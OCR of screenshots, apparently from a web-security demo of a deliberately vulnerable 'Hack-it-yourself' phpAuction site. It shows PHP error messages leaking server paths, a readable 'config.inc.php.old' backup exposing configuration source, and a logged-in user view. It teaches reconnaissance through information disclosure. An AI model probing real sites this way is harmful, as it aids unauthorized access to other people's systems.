
```
Warning: Failed opening './includes/passwd.inc.php' for inclusion (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 89

Warning: Failed opening 'includes/fonts.inc.php' for inclusion (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 111

Warning: Failed opening 'includes/fontcolor.inc.php' for inclusion (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 112

Warning: Failed opening 'includes/fontsize.inc.php' for inclusion (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 113

Fatal error: Failed opening required './phpAdsNew/config.inc.php' (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 208
```



HTTP://212.150.5.74/INCLUDES/CONFIG.INC.PHP - MICROSOFT INTERNET EXPLORER
File Edit View Favorites Tools Help
Back
Search
Favorites
Links
Go
Done
Internet


http://auction.f5.com/includes/config.inc.php.**old**

```
W
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 89

Warning: Failed opening 'includes/fonts.inc.php' for inclusion (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 111

Warning: Failed opening 'includes/fontcolor.inc.php' for inclusion (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 112

Warning: Failed opening 'includes/fontsize.inc.php' for inclusion (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 113

Fatal error: Failed opening required './phpAdsNew/config.inc.php' (include_path='.:/usr/local/lib/php')
in /usr/local/apache/htdocs/phpbuy-no-comments/htdocs/includes/config.inc.php on line 208
```



HTTP://212.150.5.74/INCLUDES/CONFIG.INC.PHP.OLD - MICROSOFT INTERNET EXPLORER
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Links
Address
http://auction.f5.com/includes/config.inc.php.old
Go
Done
Internet

```
/* Copyright (c), 1999, 2000 - phpauction.org This program is free software; you can redistribute it and/or modify it under the
terms of the GNU General Public License as published by the Free Software Foundation (version 2 or later). This program is
distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more
details. You should have received a copy of the GNU General Public License along with this program; if not, write to the Free
Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA. */ $SESSION_NAME = "SESSION";
session_name($SESSION_NAME); session_start(); //-- This is the directory where passwd.inc.php file resides - requires ending
slash $include_path = "./includes/"; #$include_path = "C:\\some\\path\\to\\includes\\"; //-- This is the directory where users
pictures will be uploaded - requires ending slash //-- Under Windows use something like C:\\path\\to\\you\\uploaddir\\
$image_upload_path = "/phpbuy/uploaded/"; #$image_upload_path = "C:\\some\\path\\to\\uploaded\\"; $uploaded_path =
"images/"; #$uploaded_path = "uploaded\\"; //-- $MAX_UPLOAD_SIZE = 100000; //-- This string is added to passwords
before generating the MD5 hash //-- Be sure to never change it after the firt set up or //-- your users passwords will not work
$MD5_PREFIX = "put_here_along_and_unpredictable_string"; /* This is the log file generated by cron.php - insert the complete
file name (including the absolute path). If you don't want to generate a log file for cron activity simply leave this line commented. */
#$logFileName = "/var/www/auctions/logs/cron.log"; #$logFileName = "C:\\path\\to\\cron.log"; /* Set this to TRUE if you want
cron to generates HTML output BESIDES the cron file declared above. cron.php cannot generates only HTML output. */
$cronScriptHTMLOutput = FALSE; $expireAuction = 60*60*24*30; // time of auction expiration (in
seconds) /*======================================================================== * * * Don't
edit the code below unless you really know what you are doing * * *
==========================================================================*/ //-- if(strpos
($PHP_SELF,"admin/")){ $password_file = "../".$include_path."passwd.inc.php"; }else{ $password_file =
$include_path."passwd.inc.php"; } include($password_file); //-- Database connection if(!mysql_pconnect
($DbHost,$DbUser,$DbPassword)) { $NOTCONNECTED = TRUE; } if(!mysql_select_db($DbDatabase))
{ $NOTCONNECTED = TRUE; } #// RETRIEVE SETTINGS AND CREATE SESSION VARIABLES FOR THEM if
```


PHPAUCTION - MICROSOFT INTERNET EXPLORER
File Edit View Favorites Tools Help
Back
Search
Favorites
Links
Address
http://auction.f5.com/index.php
Go
Home | Sell an item | Register now | Login | Help
Search
Go!
Browse
Go!
Go!
Internet

Hack-it-yourself auction

Jan.17 2005, 21:44:49

67 REGISTERED USERS 701 AUCTIONS

Categories

- Toys & Games (520)
- Art & Antiques (149)
- Books (11)
- Computers & Software (10)
- Electronics & Photography (5)
- Clothing & Accessories (2)
- Gemstones & Jewelry (1)
- Home & Garden (1)

Last created auctions

Jan. 17 2005, 20:23	Hacker XSS Test
Jan. 17 2005, 16:22	Sabine MT9000 Tuner/Metronome
Jan. 12 2005, 15:10	HP 48
Jan. 12 2005, 15:08	auction website source code
Jan. 12 2005, 15:07	chocolate cake
Jan. 12 2005, 15:06	DVD player

More...

Higher bids


User login

Username: charlie

Password: •••••••

Help Column

- General Help
- Bidding
- Registering
- Selling


PHPAUCTION - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Links
Address
Go
Home | Sell an item | Your control panel | Contact Us | Logout | Help
Search
Go!
Browse
Go!
Done
Internet

http://auction.f5.com/index.php

Hack-it-yourself auction

Jan.17 2005, 21:45:32

67 REGISTERED USERS 701 AUCTIONS

Categories

- Toys & Games (520)
- Art & Antiques (149)
- Books (11)
- Computers & Software (10)
- Electronics & Photography (5)
- Clothing & Accessories (2)
- Gemstones & Jewelry (1)
- Home & Garden (1)

Last created auctions

Jan. 17 2005, 20:23	Hacker XSS Test
Jan. 17 2005, 16:22	Sabine MT9000 Tuner/Metronome
Jan. 12 2005, 15:10	HP 48
Jan. 12 2005, 15:08	auction website source code
Jan. 12 2005, 15:07	chocolate cake
Jan. 12 2005, 15:06	DVD player

More...

Higher bids

Logged in

User: **charlie**

Edit data

